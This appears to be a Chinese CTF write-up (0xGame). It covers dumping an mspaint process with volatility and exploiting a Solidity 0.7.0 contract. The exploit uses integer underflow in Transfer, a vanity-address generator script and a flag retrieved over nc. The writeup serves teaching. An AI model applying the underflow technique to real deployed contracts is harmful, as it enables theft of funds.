把对应的进程提取到当前目录下：

```
1 python2 vol.py -f painting.raw --profile=Win10x64_19041 memdump -p 3912 -D ./
```

改后缀为 `.data`，再用gimp打开调宽高和位移就能看到当时的画：



volatility3:

操作其实都差不多，不过volatility3不需要指定windows的profile：


```
1 python vol.py -f painting.raw windows.pslist
```

```
1 .....
2 5372      3912      mspaint.exe      0xe70970c0c340  7      -      1      False
   2024-09-06 14:36:00.000000      N/A      Disabled
3 .....
```

再把进程提取到当前目录下：

```
1 python vol.py -f painting.raw windows.memmap --pid 5372 --dump
```

gimp调位移和宽高：



Blockchain

我哪来那么多臭钱？？

具体的部署等操作这里就不再赘述了，详见week1的wp。

```
1 // SPDX-License-Identifier: UNLICENSED
2 pragma solidity ^0.7.0;
3
4 contract Challenge {
5     mapping(address => uint256) public balance;
6     bool public solve;
7     constructor() {}
8
9     function Get() public {
10         balance[msg.sender] = 50;
11     }
12
13    function Transfer(address to, uint256 amount) public {
14        require(amount > 0, "Man!");
15        require(balance[msg.sender] > 0, "What can I say");
16        require(balance[msg.sender] - amount > 0, "Mamba out!");
17        require(uint160(msg.sender) % (16*16) == 239, "Sometimes I ask myself,
18 who am i?");
19        balance[msg.sender] -= amount;
20        balance[to] += amount;
21    }
```

```


22     function check() public {
23         require(balance[msg.sender] == 114514);
24         solve=true;
25     }
26
27     function isSolved() public view returns (bool) {
28         return solve;
29     }
30 }
```

先来看合约代码。Get函数为初始化balance为50，check函数为检查余额是否为114514，当余额为114514时，isSolved函数返回true。

主要是Transfer函数，用于向某个地址转账，但这里做了一系列的限制。要求转账金额、转账前余额、转账后余额都大于0，另外要求当前发起转账的用户地址后两位为ef。

这里有两个考点，一个是整数溢出，我们可以注意到solidity版本为0.7.0，balance和amount的类型都为uint256，即数据大小在0~ 2^{256} 之间。代码中有 $\text{balance[msg.sender]} - \text{amount} > 0$ 的要求，但是如果 $\text{amount} > \text{balance[msg.sender]}$ ，那么会是什么？显然值并不会变为负数，这里值会直接变成 $2^{256} - \text{amount} + \text{balance[msg.sender]}$ 。因此，我们只要使amount的值为 $2^{256} - 114514 + 50$ 即可。这里其实有些师傅是想复杂了。

另外一个考点其实是虚荣地址（vanity address），也就是后来给的hint中所指的。虚荣地址就是用户自己生成的具有某一特殊组合的地址，google一下其实不难找到有一个在线网站<https://vanity-eth.tk/>可以生成虚荣地址，如下图所示。



但其实自己或者让GPT帮忙搓一个脚本其实也不难（出题人问GPT一次就成功了）

```

1 from eth_account import Account
2 import secrets
3 def find_address_ending_with_ef():
4     while True:
5         private_key = '0x' + secrets.token_hex(32)
6         account = Account.from_key(private_key)
7         address = account.address
8         if address.endswith('ef'):
9             return private_key, address
10 private_key, address = find_address_ending_with_ef()
11 print(f"Private Key: {private_key}")
12 print(f"Address: {address}")

```

接下来导入私钥就可以用了。

先get

The screenshot shows the Remix IDE interface. On the left, the 'DEPLOY & RUN TRANSACTIONS' sidebar shows a deployed contract named 'Challenge - 1.sol' with an EVM version of 'istanbul'. It has a balance of 0 ETH and a deployed address of 0x77523994F09ea2038fAa5f... Below the address are buttons for 'check', 'Get', 'Transfer', 'balance', 'isSolved', and 'solve'. On the right, the main panel displays the Solidity source code for the 'Challenge' contract. The code includes a mapping of addresses to uint256 balances, a constructor, a Get function that sets the balance of the sender to 50, a Transfer function that requires the amount to be non-zero and the sender's balance to be greater than zero, and a check function that requires the sender's balance to be 114514 and sets solve=true. It also includes an isSolved function that returns the value of the solve variable. At the bottom, there is a transaction history entry for a transfer from the deployed contract to itself.

然后transact, to的地址随便填就行

The screenshot shows the Remix IDE interface. On the left, the 'DEPLOY & RUN TRANSACTIONS' sidebar displays the deployed contract 'Challenge - 1.sol' at address 0x77523994F09ea2038fAa5f. It includes sections for 'Transactions recorded', 'Deployed Contracts', and a 'Transfer' section where a transaction is being prepared to send 11579208923731619542357098 to 0x313A5cBab0296946cf66355d1. On the right, the main pane shows the Solidity code for the 'Challenge' contract:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.7.0;

contract Challenge {
    mapping(address => uint256) public balance;
    bool public solve;
    constructor() {}

    function Get() public {
        balance[msg.sender] = 50;
    }

    function Transfer(address to, uint256 amount) public {
        require(amount > 0, "Man!");
        require(balance[msg.sender] > 0, "What can I say");
        require(balance[msg.sender] - amount > 0, "Mamba out!");
        require(uint160(msg.sender) % (16*16) == 239, "Sometimes I ask myself, who am i?");
        balance[msg.sender] -= amount;
        balance[to] += amount;
    }

    function check() public {
        require(balance[msg.sender] == 114514);
        solve=true;
    }

    function isSolved() public view returns (bool) {
        return solve;
    }
}
```

再check，可以看到isSolved返回了true

The screenshot shows the Remix IDE interface again. The 'DEPLOY & RUN TRANSACTIONS' sidebar now shows the result of the 'check' function execution, with 'isSolved' returning true. The 'Transfer' section remains the same. The Solidity code is identical to the previous screenshot.

拿到flag

```
C:\Users\jyzho>nc 156.238.233.21 20000
Can you make the isSolved() function return true?

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.Z_7GB1ahB15XALkoIHWaV_62-xtP5ak9D1LsNgBs3foKVxLZpppZ6F0uFejATuzSHoBXRlZXid6itFDV_mn0U5zxQ4HVn3zvcvtdxHR2pr_AEZYKRgB0RfJlFk4Vi
Im7812k9ZNHnV8kd8LjZTZhU87ZIjLf2_n2ipqmJKWUFbakQ.Q2hhbGxlmdl
[+] flag: 0xGame{17803c13-ad8d-4e00-bf7b-f3f0ad057b3d}
```